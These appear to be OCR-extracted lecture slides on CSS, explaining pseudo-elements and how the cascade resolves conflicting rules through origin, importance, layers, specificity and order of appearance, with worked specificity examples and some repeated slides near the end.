
```
p::first-letter {
  font-weight:bold;
}
p::first-line{
  color: red;
}
p:last-child::selection {
  background: red;
  color: white;
}
```



PSEUDO–ELEMENTS: EXAMPLES

```
<p class="narrator">A hermit spent ten years writing the perfect program. He proudly announced: </p>
<p class="hermit">'My program can compute the motion of the stars on a 286-computer running MS DOS'.</p>
<p class="narrator">Fu-Tzu responded:</p>
<p class="fu-tzu">'Nobody owns a 286-computer or uses MS DOS anymore.'</p>
```

```
.narrator::before {
  content: "Narrator » "; font-weight: bold;
}
.narrator::after {
  content: " «"; font-weight: bold;
}
.hermit::before {
  content: " 👴 : "; font-size: 24px;
}
.fu-tzu::before {
  content: " 🧙 : "; font-size: 24px;
}
```



THE CASCADE

THE CASCADE IN CASCADING STYLE SHEETS

- Sometimes, two or more rules might apply to the same element
- These rules might be **conflicting**, i.e., assign different values to the same property (e.g.: `color`)
- **The cascade** is the algorithm used to **resolve** such **conflicts**
  - **Input:** a set of conflicting properties that apply to a given element
  - **Output:** a single, cascaded, property to actually apply
- The cascade considers **4 key aspects, in order:**
  1. **Origin and Importance**
  2. **Layers**
  3. **Specificity**
  4. **Position and order of appearence** of the rule

THE CASCADE: ORIGIN

- The CSS we write (a.k.a. **authored CSS**) is not the only one being applied to a web page
- We've already mentioned that **user agent styles** exist
  - The stylesheets that are included by browsers by default
- Other styles (a.k.a. **local user styles**) might be added by specific browser extensions or from the operating system level
  - For example, for accessibility purposes
  - Visually-impaired persons might want to use high-contrast color schemes, with larger fonts, etc.

THE CASCADE: IMPORTANCE


- The `!important` rule can be used to add more importance to a property inside a CSS rule
- `!important` is simply added at the end of the property declaration

```
h1 {
  color: red !important;
}
```

- Importance plays a significant role in the cascade

THE CASCADE: ORIGIN–IMPORTANCE


From the lest specific origin to the most specific one



THE CASCADE: LAYERS

Within each origin/importance bucket, there can be multiple cascade **layers**

- Within authored styles:
  - Custom layers can be defined using **@layer** rule (we won't see that)
    - The custom layers that are declared later have higher priority
  - All other CSS (in **<style>** or imported with **<link>**) belongs to a unnamed layer
  - Inline styles belong to a separate layer and have the highest priority



THE CASCADE: SPECIFICITY

When two conflicting rules:

- Belong to the same origin-importance bucket, and
- Belong the same layer

Specificity is considered.

- The idea is that the **most specific** selector should win

```
.primary {
  color: blue;
}
```

```
h1 {
  color: red;
}
```

```
<h1 class="primary">Cascading!</h1>
```

THE CASCADE: SPECIFICITY

CSS defines how to calculate the specificity of a selector:

- Ignore the universal selector
- Count the number of id selectors (=A)
- Count the number of class, attribute and pseudo-classes selectors (=B)
- Count the number of type and pseudo-element selectors (=C)

The specificity is a numeric triple **(A, B, C)** computed as above

THE CASCADE: SPECIFITY EXAMPLES

- A: Number of id selectors
- B: Number of class, attribute and pseudo-classes selectors
- C: Number of type and pseudo-element selectors

Selector	Specificity (A, B, C)
`#id`	(1, 0, 0)
`em.master[target]`	(0, 2, 1)
`#navbar ul li a.nav-link[href*='/']`	(1, 2, 3)
`article.item section p::first-letter`	(0, 1, 4)
`a:hover`	(0, 1, 1)
`*`	(0, 0, 0)

THE CASCADE: COMPARING SPECIFICITIES

Comparisons are made by considering the three components in order:

- the specificity with a larger **A** is more specific;
- if the two **A** are tied, then the specificity with a larger **B** wins;
- if the two **B** are also tied, then the specificity with a larger **C** wins;
- if all the values are tied, the two specificities are **equal**.

THE CASCADE: SPECIFICITY

Selector #1	Specif. #1	Selector #2	Specif. #2	Winner
`a[target]`	(0, 1, 1)	`.list a`	(0, 1, 1)	Draw
`#msg`	(1, 0, 0)	`input[type].inp`	(0, 2, 1)	#1
`#nav > #brd a.lk`	(2, 1, 1)	`em.foo.bar.light`	(0, 3, 1)	#1
`[id='nav'] a`	(0, 1, 1)	`#nav a`	(1, 0, 1)	#2

THE CASCADE: POSITION AND APPEARENCE

When two properties:

- Belong to the same origin/importance bucket
- Belong to the same layer
- Have the same specificity

The **last rule** to appear has the highest priority

```
h1 {
  color: red;
}
h1 {
  color: blue;
}
```

THE CASCADE: POSITION AND APPEARENCE


- This rule applies within the same stylesheet, and on the order in which stylesheets appear


```
h1 {
  color: blue;
}
```


```
h1 {
  color: red;
}
```


```
<head>
  <meta charset="UTF-8">
  <title>Cascading</title>
  <link rel="stylesheet" href="blue.css">
  <link rel="stylesheet" href="red.css">
</head>
<body>
  <h1>Cascading!</h1>
</body>
```


THE CASCADE: OVERVIEW












THE CASCADE: ORIGIN–IMPORTANCE


From the lest specific origin to the most specific one



THE CASCADE: LAYERS

Within each origin/importance bucket, there can be multiple cascade **layers**

- Within authored styles:
  - Custom layers can be defined using **@layer** rule (we won't see that)
    - The custom layers that are declared later have higher priority
  - All other CSS (in **<style>** or imported with **<link>**) belongs to a unnamed layer
  - Inline styles belong to a separate layer and have the highest priority



THE CASCADE: SPECIFICITY

CSS defines how to calculate the specificity of a selector:

- Ignore the universal selector
- Count the number of id selectors (=A)
- Count the number of class, attribute and pseudo-classes selectors (=B)
- Count the number of type and pseudo-element selectors (=C)

The specificity is a numeric triple **(A, B, C)** computed as above

THE CASCADE: POSITION AND APPEARENCE

